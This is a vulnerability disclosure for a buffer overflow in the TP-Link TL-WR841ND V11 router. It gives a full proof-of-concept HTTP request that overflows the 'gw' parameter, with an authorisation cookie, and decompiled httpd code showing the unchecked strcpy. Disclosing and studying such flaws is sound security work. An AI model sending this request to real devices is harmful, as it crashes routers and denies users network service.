Vendor of the products: TP-Link


Affected products: TL-WR841ND V11

Hardware Link：https://www.tp-link.com/us/support/download/tl-wr841nd/v11/#Firmware

Vulnerability Description

A buffer overflow vulnerability was discovered in TP-Link TL-WR841ND V11, triggered by the gw parameter at /userRpm/WanDynamicIpV6CfgRpm.htm. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



POC


send

Request

```
GET /ZIXOPRHBIOKWOPGA/userRpm/WanDynamicIpV6CfgRpm.htm?gw=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa&ipv6Enable=on&wantype=2&ipType=2&mtu=1480&dnsType=0&dnsserver1=&dnsserver2=&ipAssignType=0&ipStart=1000&ipEnd=2000&time=86400&
ipPrefixType=0&staticPrefix=&staticPrefixLength=64&Save=Save HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.0.1/ZIXOPRHBIOKWOPGA/userRpm/WanDynamicIpV6CfgRpm.htm
Cookie: language=sc; Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D
Upgrade-Insecure-Requests: 1

```

You can see that the router has crashed.



Code in httpd

By using IDA to analyze httpd, the program first calls httpGetEnv to retrieve the gw parameter.

```
120     v8 = httpGetEnv(a1, "gw");
121     if ( v8 )
122       strcpy((char *)&v45[22] + 2, v8, v7, v6);
123     v9 = httpGetEnv(a1, "mtu");
124     if ( v9 )
125       v45[34] = atoi(v9);
```

The parameters are then passed to the strcpy function without proper security checks, leading to a buffer overflow.